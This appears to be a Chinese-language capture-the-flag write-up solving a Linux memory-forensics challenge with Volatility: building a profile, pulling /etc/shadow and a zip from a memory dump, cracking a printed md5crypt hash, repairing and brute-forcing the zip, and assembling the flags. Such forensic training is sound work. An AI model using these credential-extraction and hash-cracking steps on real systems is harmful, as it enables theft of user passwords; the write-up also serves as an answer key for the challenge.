7105:5400h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7105:5410h 58 FF 38 00 00 00 00 00 28 03 39 00 00 00 00 00  Xÿ8.....(.9.....
7105:5420h 6F 2E 00 00 00 00 00 00 53 59 53 4C 4F 47 5F 49  o.......SYSLOG_I
7105:5430h 44 45 4E 54 49 46 49 45 52 3D 6B 65 72 6E 65 6C  DENTIFIER=kernel
7105:5440h 02 00 00 00 00 00 00 00 39 00 00 00 00 00 00 00  ........9.......
7105:5450h B5 0F 72 70 F3 DD 36 DD 00 00 00 00 00 00 00 00  µ.rpóÝ6Ý........
7105:5460h 78 4C F2 00 00 00 00 00 53 59 53 4C 4F 47 5F 49  xLò.....SYSLOG_I
7105:5470h 44 45 4E 54 49 46 49 45 52 00 00 00 00 00 00 00  DENTIFIER.......
7105:5480h 01 00 00 00 00 00 00 00 12 01 00 00 00 00 00 00  ................
7105:5490h 3C D8 C3 C7 E1 9F 1E F5 38 79 26 01 00 00 00 00  <ØÃÇáŸ.õ8y&.....
7105:54A0h 00 00 00 00 00 00 00 00 58 FF 38 00 00 00 00 00  ........Xÿ8.....
7105:54B0h A0 2A 66 00 00 00 00 00 07 00 00 00 00 00 00 00   *f.............
7105:54C0h 4D 45 53 53 41 47 45 3D 4C 69 6E 75 78 20 76 65  MESSAGE=Linux ve
7105:54D0h 72 73 69 6F 6E 20 35 2E 34 2E 30 2D 38 34 2D 67  rsion 5.4.0-84-g
7105:54E0h 65 6E 65 72 69 63 20 28 62 75 69 6C 64 64 40 6C  eneric (buildd@l
7105:54F0h 63 79 30 31 2D 61 6D 64 36 34 2D 30 30 37 29 20  cy01-amd64-007)
7105:5500h 28 67 63 63 20 76 65 72 73 69 6F 6E 20 37 2E 35  (gcc version 7.5
7105:5510h 2E 30 20 28 55 62 75 6E 74 75 20 37 2E 35 2E 30  .0 (Ubuntu 7.5.0
7105:5520h 2D 33 75 62 75 6E 74 75 31 7E 31 38 2E 30 34 29  -3ubuntu1~18.04)
7105:5530h 29 20 23 39 34 7E 31 38 2E 30 34 2E 31 2D 55 62  ) #94~18.04.1-Ub
7105:5540h 75 6E 74 75 20 53 4D 50 20 54 68 75 20 41 75 67  untu SMP Thu Aug
7105:5550h 20 32 36 20 32 33 3A 31 37 3A 34 36 20 55 54 43   26 23:17:46 UTC
7105:5560h 20 32 30 32 31 20 28 55 62 75 6E 74 75 20 35 2E   2021 (Ubuntu 5.
7105:5570h 34 2E 30 2D 38 34 2E 39 34 7E 31 38 2E 30 34 2E  4.0-84.94~18.04.
7105:5580h 31 2D 67 65 6E 65 72 69 63 20 35 2E 34 2E 31 33  1-generic 5.4.13
7105:5590h 33 29 00 00 00 00 00 00 02 00 00 00 00 00 00 00  3)..............
7105:55A0h 2F 00 00 00 00 00 00 00 C0 05 B1 37 C2 60 45 88  /.......À.±7Â`Eˆ
7105:55B0h 00 00 00 00 00 00 00 00 C0 4E 36 01 00 00 00 00  ........ÀN6.....
7105:55C0h 4D 45 53 53 41 47 45 00 01 00 00 00 00 00 00 00  MESSAGE.........
7105:55D0h 69 00 00 00 00 00 00 00 61 7D 46 3F D5 6F FB 3E  i.......a}F?Õoû>
7105:55E0h 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7105:55F0h 58 FF 38 00 00 00 00 00 60 03 39 00 00 00 00 00  Xÿ8.....`.9.....
```

在Ubuntu官网下一个18.04.6的镜像，安装之后：

1. 先安装依赖

```
sudo apt install build-essential dwarfdump git
```

2. 再下载Volatility

```
git clone
https://github.com/volatilityfoundation/volatility
```

3. 最后制作profile


```
cd volatility/tools/linux
make
sudo zip $(uname -r)_profile.zip module.dwarf
/boot/System.map-$(uname -r)
```

到此，一个Linux的profile就制作完成了，然后使用Volatility分析。

flag1是用户的密码，可以使用linux_enumerate_files提取。


```
volatility -f 1.mem --profile=LinuxUbuntu_5_4_0-84-
generic_profilex64 linux_enumerate_files | grep
'/etc/shadow'
```

接着使用linux_find_file将shadow文件提取出来。



```
~/Desktop/2022祥云杯 volatility -f 1.mem --profile=LinuxUbuntu_5_4_0-84-generic_profilex64 linux_enumerate_files | grep '/etc/shadow'
Volatility Foundation Volatility Framework 2.6.1
0xffff97ce7444b448                 284685 /etc/shadow
~/Desktop/2022祥云杯 volatility -f 1.mem --profile=LinuxUbuntu_5_4_0-84-generic_profilex64 linux_find_file -i 0xffff97ce7444b448 -O shadow
Volatility Foundation Volatility Framework 2.6.1
~/Desktop/2022祥云杯 cat shadow                                                   ✔  6s ⌛  ⚙  23:00:30 ⊙
root:!:19283:0:99999:7:::
daemon:*:18885:0:99999:7:::
bin:*:18885:0:99999:7:::
sys:*:18885:0:99999:7:::
sync:*:18885:0:99999:7:::
games:*:18885:0:99999:7:::
man:*:18885:0:99999:7:::
lp:*:18885:0:99999:7:::
mail:*:18885:0:99999:7:::
news:*:18885:0:99999:7:::
uucp:*:18885:0:99999:7:::
proxy:*:18885:0:99999:7:::
www-data:*:18885:0:99999:7:::
backup:*:18885:0:99999:7:::
list:*:18885:0:99999:7:::
irc:*:18885:0:99999:7:::
gnats:*:18885:0:99999:7:::
nobody:*:18885:0:99999:7:::
systemd-network:*:18885:0:99999:7:::
systemd-resolve:*:18885:0:99999:7:::
syslog:*:18885:0:99999:7:::
messagebus:*:18885:0:99999:7:::
_apt:*:18885:0:99999:7:::
uuidd:*:18885:0:99999:7:::
avahi-autoipd:*:18885:0:99999:7:::
usbmux:*:18885:0:99999:7:::
dnsmasq:*:18885:0:99999:7:::
rtkit:*:18885:0:99999:7:::
cups-pk-helper:*:18885:0:99999:7:::
speech-dispatcher:!:18885:0:99999:7:::
whoopsie:*:18885:0:99999:7:::
kernoops:*:18885:0:99999:7:::
saned:*:18885:0:99999:7:::
avahi:*:18885:0:99999:7:::
colord:*:18885:0:99999:7:::
hplip:*:18885:0:99999:7:::
geoclue:*:18885:0:99999:7:::
pulse:*:18885:0:99999:7:::
gnome-initial-setup:*:18885:0:99999:7:::
gdm:*:18885:0:99999:7:::
bob:$1$C5/bIl1n$9l5plqPKK4DjjqpGHz46Y/:19283:0:99999:7:::
sshd:*:19283:0:99999:7:::
~/Desktop/2022祥云杯                                                              ✔  ⚙  23:00:54 ⊙
```

1C5/bIl1n$9l5plqPKK4DjjqpGHz46Y/可以使用hashcat跑一下字典，当然为了快捷也可以钞能力选择cmd5解密。




$1$C5/bIl1n$9l5plqPKK4DjjqpGHz46Y/

自动

查询结果：


已查到,这是一条付费记录。请点击购买

结果是890topico


消费记录(最后200条)

时间	密文	HashType	结果	消费条数
2022-10-30 00:11:40	$1$C5/bIl1n$9l5plqPKK4DjjqpGHz46Y/	md5(unix)	890topico	1

```
volatility -f 1.mem --profile=LinuxUbuntu_5_4_0-84-
generic_profilex64 linux_enumerate_files | grep
'Desktop'
```




```
~/Desktop/2022祥云杯  volatility -f 1.mem --profile=LinuxUbuntu_5_4_0-84-generic_profilex64 linux_enumerate_files | grep 'Desktop'   ✓  23:00:54
Volatility Foundation Volatility Framework 2.6.1
0xffff97ce4d779a98                  792676 /home/bob/Desktop
0xffff97ce55ca0978                  797349 /home/bob/Desktop/vol2
0xffff97ce55ca4df8                  793256 /home/bob/Desktop/mXtract-master
0xffff97ce55ca2328                  787767 /home/bob/Desktop/app
               0x0 ------------------------- /home/bob/Desktop/.hidden
0xffff97ce724a7038                  787763 /home/bob/Desktop/app.py
0xffff97ce37a92328                  797275 /home/bob/Desktop/lime
               0x0 ------------------------- /home/bob/Desktop/lime/lime
0xffff97ce37b000e8                  793203 /home/bob/Desktop/lime/lime-5.4.0-84-generic.ko
0xffff97ce37a94568                  787757 /home/bob/Desktop/secret.zip
0xffff97ce72451650                  135171 /usr/share/dbus-1/services/org.freedesktop.portal.Desktop.service
0xffff97ce55f3a770                 1184781 /usr/lib/x86_64-linux-gnu/girepository-1.0/GnomeDesktop-3.0.typelib
0xffff97ce55f35ad0                 1184761 /usr/lib/x86_64-linux-gnu/girepository-1.0/GDesktopEnums-3.0.typelib
```

再使用linux_find_file将这个压缩包提取出来。


```
volatility -f 1.mem --profile=LinuxUbuntu_5_4_0-84-
generic_profilex64 linux_find_file -i
0xffff97ce37a94568 -O secret.zip
```

打开后发现压缩包有问题，需要修复一下压缩包，最后发现是加密位被修改了，改成0900即可。



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h 50 4B 03 04 14 00 00 00 08 00 E1 B5 53 55 1A 8E   PK........áµSU.Ž
0010h CA 0A 27 00 00 00 19 00 00 00 05 00 00 00 31 2E   Ê.'...........1.
0020h 74 78 74 B3 77 52 7E AA 99 72 75 30 50 5D 43 D7   txt³wR~ª™ru0P]C×
0030h AC 56 D8 4D C0 28 D9 BD 68 62 2C 30 3A BF 75 5C   ¬VØMÀ(Ù½hb,0:¿u\
0040h FA C6 6C CB 4E 50 2F 31 54 CC 50 4B 07 08 1A 8E   úÆlËNP/1TÌPK...Ž
0050h CA 0A 27 00 00 00 19 00 00 00 50 4B 01 02 1F 00   Ê.'.......PK....
0060h 14 00 00 00 08 00 E1 B5 53 55 1A 8E CA 0A 27 00   ......áµSU.ŽÊ.'.
0070h 00 00 19 00 00 00 05 00 24 00 00 00 00 00 00 00   ........$.......
0080h 20 00 00 00 00 00 00 00 31 2E 74 78 74 0A 00 20    .......1.txt..
0090h 00 00 00 00 00 01 00 18 00 6E 1D D4 A6 C9 E3 D8   .........n.Ô¦Éãø
00A0h 01 6E 1D D4 A6 C9 E3 D8 01 B9 F2 98 94 C9 E3 D8   .n.Ô¦Éãø.¹ò˜”Éãø
00B0h 01 50 4B 05 06 00 00 00 00 01 00 01 00 57 00 00   .PK.........W..
00C0h 00 5A 00 00 00 00 00                              .Z.....
```

爆破之后发现密码是123456




名称	大小	修改日期	种类
1.txt *	25 B	2022/10/19 22:47	文本

```
flag2 is _y0u_Ar3_tHe_LIn
```

压缩包 199 B (原 25 B) 共 1 个文件 | 已选择 25 B (1 个文件)

这样就拿到了flag2：_y0u_Ar3_tHe_LIn

flag3直接搜索1.mem即可：



```
72CB:5890h  BA 79 FF FF 00 00 00 00 00 00 00 00 00 00 6C 73  °yÿÿ..........ls
72CB:58A0h  0D 66 6C 61 67 33 20 69 73 20 55 78 5F 66 6F 72  .flag3 is Ux_for
72CB:58B0h  45 6E 73 49 63 53 5F 4D 41 53 54 45 52 2E 7F 7F  EnsIcS_MASTER...
72CB:58C0h  7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
72CB:58D0h  7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
72CB:58E0h  7F 6C 73 0D 66 6C 67 7F 61 67 66 7F 20 33 20 69  .ls.flg.agf. 3 i
72CB:58F0h  73 20 55 78 5F 66 6F 72 45 6E 73 49 63 53 5F 4D  s Ux_forEnsIcS_M
72CB:5900h  41 53 54 45 52 2E 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ASTER...........
72CB:5910h  7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
72CB:5920h  7F 7F 7F 7F 7F 7F 66 6C 61 67 33 20 69 73 55 7F  ......flag3 isU.
72CB:5930h  20 55 78 5F 66 6F 72 45 6E 73 49 63 53 5F 4D 41   Ux_forEnsIcS_MA
72CB:5940h  53 54 45 52 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  STER............
72CB:5950h  7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
72CB:5960h  7F 7F 7F 7F 70 73 0D 70 73 20 2D 61 75 78 0D 66  ....ps.ps -aux.f
72CB:5970h  6C 61 67 33 20 69 73 20 55 78 5F 66 6F 72 45 6E  lag3 is Ux_forEn
72CB:5980h  73 49 63 53 5F 4D 41 53 54 45 52 2E 7F 7F 7F 7F  sIcS_MASTER.....
72CB:5990h  7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
72CB:59A0h  7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 66 6C 61 67  ............flag
72CB:59B0h  33 20 69 73 20 55 78 5F 66 6F 72 45 6E 73 49 63  3 is Ux_forEnsIc
72CB:59C0h  53 5F 4D 41 53 54 45 52 2E 7F 7F 7F 7F 7F 7F 7F  S_MASTER........
72CB:59D0h  7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F  ................
72CB:59E0h  7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 00 00 00 00 00 00  ................
```

Address	Value
2D35951h	flag3
B36A9FCh	flag3
B36AA94h	flag3
B36AAB8h	flag3
72CB58A1h	flag3

12

```
(7/12) Found 12 occurrences of 'flag3'.(press Esc to hide results)
```

```
flag3 is Ux_forEnsIcS_MASTER
```

最后拼起来就是

```
flag{890topico_y0u_Ar3_tHe_LInUx_forEnsIcS_MASTER}
```